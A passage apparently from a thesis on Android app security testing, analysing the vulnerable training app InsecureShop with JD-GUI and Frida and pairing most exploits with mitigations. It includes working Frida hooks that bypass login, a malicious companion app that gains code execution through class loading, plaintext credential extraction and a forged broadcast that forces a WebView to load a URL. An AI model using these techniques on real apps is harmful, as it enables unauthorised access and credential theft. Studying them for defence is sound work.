

Figure 17 MobSF Android APK analysis result

With the *view source* feature (displayed in Figure 18), all the files contained in the archived can be inspected or downloaded. The entire security report is available at the end of this thesis in section 11.1.



Figure 18 View Source code feature in MobSF

5.2 Discovering and exploiting vulnerabilities

This section shows the procedure for searching, finding, and exploiting the possible security weaknesses in Android applications.

5.2.1 Analyzing the Android APK with JD-GUI

When the application starts, it prompts up the authentication form to the user. It asks for a username and password. At this point, this information is unavailable, so it must be gathered in some way. The first step is manually analyzing the source code with JD-GUI to find the starting point.

5.2.2 Missing Obfuscation

During building the Android APK file, the developers did not use any obfuscation, so all the names (file, functions, variables, etc.) and logs are in their original format. Even though there are reasonably satisfying tools for reversing obfuscation techniques, it is still a tremendous mistake and leaves opportunities even for inexperienced attackers to analyze the code effortlessly.

5.2.3 Logging Sensitive Information

Since the names of the files and classes are not obfuscated, probably the LoginActivity file contains the first screen's implementation. This activity includes only six different functions, and one of them is called *onLogin()*. As can be seen in Code Snippet 1, the *onLogin()* function logs out the username and password from the text inputs that can be seen on the screen with the default Android built-in logger library.

```
String str2 = String.valueOf(textInputEditText2.getText());
String str1 = String.valueOf(textInputEditText1.getText());
Log.d("userName", str2);
Log.d("password", str1);
```

Code Snippet 1 Log username and password

This is a security violation that can lead to credential stealing. The vulnerability is documented and explained as DRD04-J:

> "Before Android 4.0, any application with READ_LOGS permission could obtain all the other applications' log output. After Android 4.1, the specification of READ_LOGS permission has been changed. Even applications with READ_LOGS permission cannot obtain log output from other applications. However, the log output from other applications can be obtained by connecting the Android device to the Personal Computer (PC). Therefore, applications mustn't send sensitive information to the log output [14]."

A tool called SACH has the ability to discover this and other major and minor security violations as well. In the scientific paper, "SACH: A Tool for Assisting Secure Android Application Development [15]", these issues are collected and can be examined further.

5.2.4 Hardcoded Credentials

If the execution process of the function is followed further, the next operation is the username and password verification with a function called: *verifyUserNamePassword()*. The function expects the username and password parameters, as seen in Code Snippet 2. The function is accessed through the *Instance* object. It can be assumed that the source code is written in Kotlin language because that is how Kotlin's companion objects[4] can be accessed in Java-based code.

[4] Companion object in Kotlin language is the same as declaring static variables in Java

```
if (Util.INSTANCE.verifyUserNamePassword(str2, str1)) {...
```

Code Snippet 2 verifyUserNamePassword() method decides if the login is successful or not.

The *verifyUserNamePassword()* function's exact implementation can be examined: the function first checks if the given string parameters are not null; otherwise, the "*Parameter is Null"* Exception is thrown. This behavior is generated by Kotlin's null safety feature.

After the null safety checks are finished, the code checks if the *userCredentials()* function's return value contains the given username or not. If it has, it compares the passwords with the one the user typed to the input field on the screen.

```
boolean verifyUserNamePassword(String paramString1, String paramString2) {
    Intrinsics.checkParameterIsNotNull(paramString1, "username");
    Intrinsics.checkParameterIsNotNull(paramString2, "password");
    return getUserCreds().containsKey(paramString1) ?
StringsKt.equals$default(getUserCreds().get(paramString1), paramString2,
false, 2, null) : false;
}
```

Code Snippet 3 Implementation of the verifyUserNamePassword() function

By clicking on the function name in the code, JD-GUI can open the implementation of the *getUserCreds()* function, as seen in Code Snippet 4.

```
private final HashMap<String, String> getUserCreds() {
    HashMap<Object, Object> hashMap = new HashMap<Object, Object>();
    hashMap.put("shopuser", "!ns3csh0p");
    return (HashMap)hashMap;
}
```

Code Snippet 4 Implementation of the getUserCreds() function

Whenever the *getUserCreds()* function is called, the function puts the hardcoded shopuser username with its pair password *"!ns3csh0p"*. These are the correct credentials that enable logging in to the application.



Figure 19 Screenshots of the login process with incorrect credentials

5.2.5 Login Bypass with Frida

In the previous section, the login screen bypass was successful because the login process was based on hard-coded credentials. In real-world scenarios, the authentication process is performed on the server-side, and there are no stored credentials on the device.

Let's assume the authentication is on the server side. In that case, to bypass the login screen, the login mechanism has to be modified with the Frida injection tool. The correct application package name can be identified with the *frida-ps -U -a* command, making sure the correct application is being hooked.

Figure 20 frida-ps -U -a shows the installed packages in the device

As seen in Figure 20, the application name is InsecureShop and the identifier of it is *com.insecureshop*. The first step is to test when the *login()* function is being called, and for that, the trace feature of Frida can be used with the correct matching pattern: *'*!*onLogin*'*. This regex logs out to the console all the Java methods (-j flag) that contain the substring "*onLogin*". The result of the trace can be seen in Figure 21.



Figure 21 When the login button is clicked, the trace shows which function is being called

The next step is to hook and modify the *onLogin()* function to be able to skip credential checking. To achieve this, the *loginbypass.js* JavaScript file has been created that overrides the corresponding function. It is advisable to test the hooking mechanism before diving more into the actual override algorithm. For this reason, a basic console log mechanism is created, as seen in Code Snippet 5.

```
Java.perform(function () {
  const LoginActivity = Java.use("com.insecureshop.LoginActivity");
  LoginActivity.onLogin.overload("android.view.View").implementation =
    function (view) {
      console.log("Hi! I'm inside the function!");
    };
});
```

Code Snippet 5 loginbypass.js code snippet

The code overloads the LoginActivity's *onLogin()* function with a simple console log command to the default output. The *overLoad()* function waits for a string parameter (in this function a *view*) that represents the original method's parameters. It is necessary to properly define these parameters otherwise it would not work.



Figure 22 Injecting the JavaScript code with Frida.

It can be seen in Figure 22 that after running the injection code, the defined console log appears, which means the intended function is successfully hooked. Now bypassing the login process can be in main focus; the easiest way to achieve this is to override the *verifyUserNamePassword()* function, in the Util class, as seen in Code Snippet 6.

```
Java.perform(function () {
  const Util = Java.use("com.insecureshop.util.Util");
  Util.verifyUserNamePassword.overload("java.lang.String",
"java.lang.String").implementation =
   function (username, password) {
    console.log("verifyUserNamePassword is hooked! ⊡"); ...
    return true;
  };});
```

Code Snippet 6 Overload of verifyUserNamePassword() function

The created hook logs out the typed username and password to the console without comparing them before returning a true Boolean. The actual console log of the hooked function can be seen in Figure 23.



Figure 23 Result of the verifyUserNamePassword() function hook with blank inputs

5.2.6 Home Screen Guard Bypass

If the login process is tried without any given email and password in the input fields, it can be seen that the current screen is closed and then reopened again. No other code in the *onLogin()* function would block the hooked approach, so the problem is located elsewhere than the LoginActivity.

```
if (Util.INSTANCE.verifyUserNamePassword(str2, str1)) {
    Prefs prefs = Prefs.INSTANCE;
    Context context = getApplicationContext();
    prefs.getInstance(context).setUsername(str2);
    prefs.getInstance(context).setPassword(str1);
    Util.saveProductList$default(Util.INSTANCE, (Context)this, null, 2, null);
    startActivity(new Intent((Context)this, ProductListActivity.class));
}
```

Code Snippet 7 The authentication algorithm in the LoginActivity

As it can be seen in the Code Snippet 7, in case of successful username and password authentication, the values are being saved into the shared preferences and the ProductListActivity is being launched.

```
protected void onCreate(Bundle paramBundle) {
    Prefs prefs = Prefs.INSTANCE;
    Context context = getApplicationContext();
    if (TextUtils.isEmpty(prefs.getInstance(context).getUsername())) {
        startActivity(new Intent((Context)this, LoginActivity.class));
        finish();
        return;
    }
    ...
}
```

Code Snippet 8 ProductListActivity's onCreate function

Analyzing the *onCreate()* function of the ProductListActivity in Code Snippet 8, it can be noticed that if the username is missing, the activity redirects the user to the LoginActivity and close itself with the *finish()* function. The easiest way to overcome this issue is to use non-blank strings in the input fields instead of leaving them empty.



Figure 24 Bypassed login with wrong credentials

As shown in Figure 24, using the text *not.the.correct.username* as email address and password leads to the login screen. Need to mention at this point that this approach was just one of the multiple possible workarounds to bypass the credential checking and log in to the application using the Frida tool. Overriding the ProductListActivity's *onCreate()* function to not check the given credentials would have been also a suitable solution for instance.

It can also be stated that bypassing one barrier does not necessarily enough in some cases. The application implemented a safeguard operation on the home screen to double-check the given inputs. In more complex applications, more of these multi-factor validations could be found that complicate the code injections.

5.2.7 Arbitrary Code Execution

The unsuccessful branch of the login function (as seen in Code Snippet 9) iterates through the installed packages on the device while searching for a specific class called: *com.insecureshopapp.MainInterface.* If there is a match, the *getInstance()* method is invoked, then logs out the string value of it.

```
Iterator iterator = getPackageManager().getInstalledPackages(0).iterator();
while (iterator.hasNext()) {
    str2 = ((PackageInfo)iterator.next()).packageName;
    if (StringsKt.startsWith$default(str2, "com.insecureshopapp", false, 2,
null))
    Context context = createPackageContext(str2, 3);
    Object object =
context.getClassLoader().loadClass("com.insecureshopapp.MainInterface").getMet
hod("getInstance", new Class[] { Context.class }).invoke(null, new Object[] {
this });
    Log.d("object_value", object.toString());
}
Toast.makeText(getApplicationContext(), "Invalid username and password",
1).show();
```

Code Snippet 9 Unsuccessful authentication branch

An attacker can use this opportunity to create a custom application with a matching package name to load and execute their malicious code. Using a class loader is not uncommon; developers use this approach when third-party or native modules have to be loaded into the project. The major problem with this vulnerability is that the attacker has access to the target application's context. This means the attacker can run any harmful code with all the victim application's enabled permissions and all the contained data. A deeper dive analysis can be found in the paper "Execute This!" [16].

5.2.7.1 Exploit Arbitrary Code Execution

This section showcases the possible exploitation of the Arbitrary Code Execution vulnerability. First, a new application must be created and installed on the target device. The easiest way to achieve this is to create a blank Android project in Android Studio. The only thing that must be paid attention to during the creation is the package name. Since the target application is

searching for a package name that starts with *com.insecureshopapp,* the newly created one has to follow this pattern as can be seen in Figure 25.



Figure 25 In new project creation, the package name must match the targeted application's package name.

After the project is initialized, a new activity has to be added to the project with the following name: "*MainInterface"*. It should not be forgotten to define the new activity in the manifest file as well. All the required fields and functions must be implemented to ensure the target application can execute them and not return with errors.

Therefore, the next step is defining and implementing the *getInstance()* static function. For the sake of demonstration, it is sufficient to return a string just for clarification if the exploitation can be executed or not. However, the attacker has access to the target application's context as a function parameter too, which can lead to more harmful threats. The final activity implementation can be seen in Code Snippet 10.

```
package com.insecureshopapp; // The package name is important here
public class MainInterface extends AppCompatActivity {
    public static Object getInstance(Context context) {
        return "You are hacked!";
    }}
```

Code Snippet 10 MainInterface.java file

As the newly created malicious application is installed on the device, opening the InsecureShop again and trying to log in with incorrect credentials, the previously defined harmful string can be seen on the default console output in Figure 26.



Figure 26 Logcat output after the unsuccessful login

5.2.7.2 Mitigation of the Arbitrary Code Execution

Mitigation of the Arbitrary Code Execution is relatively simple. Before executing any function within the loaded class, it has to be assured that the loaded application signature matches the one that is being currently used (in case the application is created by the same developer and signed with the same signing key, in other cases, it will not work). If there is a mismatch it has to be assumed that the expected application does not exist in the device [17].

```
int result = packageManager.checkSignatures(
    packageContext.packageName,
    this.packageName
);
if (result == PackageManager.SIGNATURE_NO_MATCH){
    // Do not execute code!
    return;
}
```

Code Snippet 11 Mitigation of Arbitrary Code Execution

5.2.8 Insecure Data Storage

As seen in Code Snippet 12, when the user successfully logs in to the application, it saves the typed username and the password to the Shared Preferences.

```
public final void setPassword(String paramString) {
    SharedPreferences sharedPreferences = sharedpreferences;
    sharedPreferences.edit().putString("password", paramString).apply();
}
```

Code Snippet 12 Saving password to the shared preferences in the onLogin() function

Keeping sensitive data in Shared Preferences leads to security violations because it can be reached and gathered by attackers with root privileges. This is what is called an Insecure Data Storage vulnerability.

In some cases, it is allowed and reasonable to store sensitive key-value pairs in the Shared Preferences due to its easiness and simplicity; still, some security measurements must be applied in these cases. There is an existing implementation of a secured library called Encrypted Shared Preferences [18] that fulfills this security need. The usage of the Encrypted Shared Preferences is presented later in section 5.2.8.2 as a mitigation of the currently discussed Insecure Data Storage Vulnerability.

5.2.8.1 Exploiting Insecure Data Storage

To exploit the Insecure Data Storage vulnerability, it is enough to read the Shared Preferences file that can be found under the: "*/data/data/*packageName*/shared_prefs"* folder, where the username and password are being stored.

Since the XML file cannot be pulled directly from the protected folder, the easiest solution is to move it to a place where the required permissions are existing (for instance, sdcard folder[5]) and pull it from there to the computer. The copy within the device directories can be performed with a simple copy (cp) command. After the file has been copied to the publicly accessible sdcard folder, it can be transferred to the host computer for analysis with the *adb pull* command. As can be seen in Figure 27 which represents the pulled file content, the password and username that were used before for authentication can be read from the file as it has been stored as plain text.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">not.the.correct.password</string>
    <string name="productList">[...,...,...]</string>
    <string name="username">not.the.correct.username</string>
</map>
```

Figure 27 The stored, shared preferences file content (produclist is shortened for alignment reasons)

5.2.8.2 Mitigation of Insecure Data Storage

A possible way to mitigate the Insecure Data Storage vulnerability is by applying some sort of strong encryption to the values-key pairs that are being stored. For that purpose, Google has introduced the Encrypted Shared Preferences library that encrypts the keys and the values stored in the Shared Preferences file.

The usage and implementation of the library are relatively simple. Instead of initializing the regular Shared Preferences, developers have to use the Encrypted Shared Preferences instance with the required parameters, such as the key and value encryption schemes and the master key alias. Fortunately, these cryptography elements are packed together in the androidX's crypto library [19]. Code Snippet 13 shows an example implementation of the Encrypted Shared Preferences.

---

[5] The sdcard folder here does not mean an actual external card inserted in the device, but the internal storage

```
String masterKeyAlias = MasterKeys.getOrCreate(MasterKeys.AES256_GCM_SPEC);
SharedPreferences sharedPreferences = EncryptedSharedPreferences.create(
    "secret_shared_prefs",
    masterKeyAlias,
    context,
    EncryptedSharedPreferences.PrefKeyEncryptionScheme.AES256_SIV,
    EncryptedSharedPreferences.PrefValueEncryptionScheme.AES256_GCM
);
```

Code Snippet 13 How to use Encrypted Shared Preferences example code

After the encryption library is used, the Shared Preferences file is encrypted and cannot be read anymore without decrypting it as it can be seen in Figure 28.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="ATAPjUlDczFFzu1ulhzcsky7YBM5l19qoOHLIFGFj3k=">ASkv0aGkcJ...
    <string name=androidx_security_crypto_encrypted_prefs_key_keyset__">134..
    <string name=androidx_security_crypto_encrypted_prefs_value_keyset__">32..
    <string name="ATAPjUldZnW5ZJZ61FKVftbQjgMz6uKOzxNO7E8=">ASkv0aH9LvZCd...
    <string name="ATAPjUm/SLvqo4exudS8KGmZ132es3AXdAfBFo8=">ASkv0aFBBBfIuI...
</map>
```

Figure 28 Shared preferences file after the androidX encryption library is applied to the shared preferences.

5.2.9 Insecure Broadcast Receiver

Analyzing the AboutUsActivity's source code, as seen in Code Snippet 14, the activity creates a custom receiver with the intent filter *com.insecureshop.CUSTOM_INTENT*.

```
protected void onCreate(Bundle paramBundle) {
    CustomReceiver customReceiver = new CustomReceiver();
    registerReceiver(customReceiver, new
IntentFilter("com.insecureshop.CUSTOM_INTENT"));
}
```

Code Snippet 14 AboutUsActivity’s onCreate function

In Code Snippet 15, the bytecode of the Custom Receiver is represented. Some lines of code behavior can be assumed, just like:

- invokevirtual getExtras
- ldc ‘web_url’
- new android/content/Intent
- ldc 'url'
- ldc com/insecureshop/WebViewActivity2
- invokevirtual startActivity : (Landroid/content/Intent;)

It can be speculated that the receiver gets the *web_url* as a parameter (to be clearer as intent extras[6]) and passes it to the WebViewActivity2.

```
public final class CustomReceiver extends BroadcastReceiver {
  public void onReceive(Context paramContext, Intent paramIntent) {
    // Byte code:
    //   5: invokevirtual getExtras : ()Landroid/os/Bundle;
    //   14: ldc 'web_url'
    //   16: invokevirtual getString : (Ljava/lang/String;)Ljava/lang/String;
    //   35: invokestatic isBlank : (Ljava/lang/CharSequence;)Z
    //   58: new android/content/Intent
    //   63: ldc com/insecureshop/WebView2Activity
    //   70: ldc 'url'
    //   83: invokevirtual startActivity : (Landroid/content/Intent;)V
    //   86: return
  }
}
```

Code Snippet 15 Byte code of the CustomReceiver

To ensure the assumption is correct, the WebViewActivity2 source code can be inspected next. The Code Snippet 16 shows the implementation where the query parameter “*url”* is loaded into WebView[7]. Since the URL that is loaded into the component does not go through any sanitization or validity check, that means all kinds of URLs or phishing websites can be loaded into it. This is what is called Insecure Broadcast Receiver vulnerability.

[6] Android Intents can pass argument data via intent extra that can be String, Boolean, Number, etc.
[7] WebView is an Android component for opening websites inside the application

```
webView.loadUrl(intent.getDataString());
//...
str = uri2.getQueryParameter("url");
webView.loadUrl(str);
//...
str = bundle1.getString("url");
webView.loadUrl(str);
```

Code Snippet 16 WebViewActivity2 *onCreate()* method can load three different kinds of URL

5.2.9.1 Exploit Insecure Broadcast Receiver

A malicious application can be created for exploitation, as seen in Code Snippet 17, representing the body of the MainActivity's *onCreate()*[8] function. To exploit the vulnerability, the malicious application opens the targeted application, then sends a broadcast message to the newly opened application. After the victim application receives the broadcast, it directly opens the sent URL in the WebView.

```
override fun onCreate(savedInstanceState: Bundle?) {
    val intent = Intent()
    intent.setClassName("com.insecureshop", com.insecureshop.AboutUsActivity")
    startActivity(intent)
    MyAsyncTask(this).execute()
}
```

Code Snippet 17 MainActivity's onCreate() method implementation

However, a problem must be solved: the target application must be actively run and listen to broadcasts while the custom broadcast arrives. The delay between the application has been launched and has been initialized can depend on many factors including the phone's performance metrics (speed of CPU, speed of memory, etc.) and the current state of the launching application (if the application is opened in the background, switching is faster). Because of these reasons for this purpose, an async task can be used that executes with a small delay. The implementation of the AsyncTask can be seen in Code Snippet 18.

[8] This application is created in Kotlin language to keep the code base simpler and cleaner.

```
Thread.sleep(1000)
val maliciousBroadcast = Intent("com.insecureshop.CUSTOM_INTENT")
maliciousBroadcast.putExtra("web_url", "https://haveibeenpwned.com/")
context.sendBroadcast(maliciousBroadcast)
```

Code Snippet 18 MaliciousAsyncTask implementation

In more sophisticated cases, the malicious application could create a background service that fires a broadcast periodically, making sure the harmful URL reaches the application all the time when it is in use. In Figure 29 the result of the exploitation can be seen just after the malicious application is opened on the device.



Figure 29 Opened WebView in AboutUsActivity2

5.2.9.2 Reducing the Likelihood of Insecure Broadcast Receiver

Mitigation of the Insecure Broadcast Receiver is not convenient. A possible way to reduce the likelihood of the vulnerability is to declare the broadcast receiver in the Android Manifest file and add custom permission as can be seen in Code Snippet 19. In this way, only applications with the same permission can call this broadcast receiver.

```
<permission android:name="com.insecureshop.CustomReceiverPermission" />
<receiver
android:name=".CustomReceiver"
android:permission="com.insecureshop.CustomReceiverPermission">
    <intent-filter>
        <!-- ... -->
    </intent-filter>
</receiver>
```

Code Snippet 19 Custom permission added to the broadcast receiver.

However, this still does not mitigate the vulnerability completely because, as a workaround, the attacker can easily define and add the same custom permission to the malicious application and exploit it in the same way.

5.2.9.3 Mitigation of Insecure Broadcast Receiver

To fully remove the Insecure Broadcast Receiver vulnerability, the protectionLevel property can be set to signature match in the permission definition in the Android Manifest file. With this approach, applications signed with the same release key can only reach the receiver but not the other programs on the device. In case of signature miss-match, receiver permission denied error is raised [20] and the attacker application is not able to reach the targeted application. The mitigation code can be seen in Code Snippet 20.

```
<permission
android:name="com.insecureshop.CustomReceiverPermission"
android:protectionLevel="signature" />
```

Code Snippet 20 Signature level protection set on the permission in the Android Manifest file

5.2.9.4 Intercepting Broadcast Intents Threat

Another form of Insecure Broadcast Receiver vulnerability can be the opposite of the previously discussed threat. Instead of sending a harmful broadcast that other broadcast receivers can capture and use (consume), by creating a consumer broadcast receiver, the attacker is able to sniff and catch the different intents passed between the applications.
This is a generally used approach, for example, when system-related broadcasts and events like network status changes or battery-level related events are triggered. However, it has to be assured that these intents do not contain sensitive data in their payloads; otherwise, they can be compromised and stolen by harmful applications or services on the device. This finding is explained in more detail in the “Secure Mobile IPC Software Development” paper [21].

5.2.10 Insecure Content Provider

Insecure Content Provider vulnerability means, that there are Android content providers defined in the application that has the possibility of leaking sensitive data to other applications that are not intended to receive them.
